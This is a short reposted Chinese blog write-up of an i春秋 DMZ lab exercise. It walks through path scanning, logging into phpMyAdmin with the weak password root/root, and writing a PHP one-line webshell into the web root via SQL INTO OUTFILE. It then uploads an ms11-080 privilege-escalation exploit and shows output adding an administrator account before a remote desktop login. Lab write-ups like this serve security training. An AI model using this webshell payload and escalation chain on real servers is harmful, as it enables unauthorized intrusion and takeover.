
i春秋DMZ大型靶场实验(二)提权漏洞

转载

Globalizationa 于 2020-08-24 15:21:05 发布 83 收藏
分类专栏： 技术
原文链接：https://www.colorgg.com

拿到靶场 直接进行扫描 爆破路径


发现 phpinfo, phpmyadmin 更具phpinfo 获取跟路径 也可以通过



输入错路径爆出绝对路径

phpmyamin 弱口令登录 root,root

sql 直接写一句话木马



select '<?php eval($_POST[1])?>' into outfile 'C:\\phpStudy\\WWW\\1.php'

菜刀连接 上传 ms11080.exe 提权 添加 90sec 用

```
C:\phpStudy\WWW\> ms11080.exe
[>] ms11-08 Exploit
[>] by:Mer4en7y@90sec.org
[*] Token system command
[*] command add user 90sec 90sec
[*] User has been successfully added
[*] Add to Administrators success


C:\phpStudy\WWW\> net user

\\ANONYMIT-FACC07 的用户帐户

-------------------------------------------------------------------------------
90sec                    Administrator            Guest
HelpAssistant            ichungiu                 net
```

mstsc 直接远程登录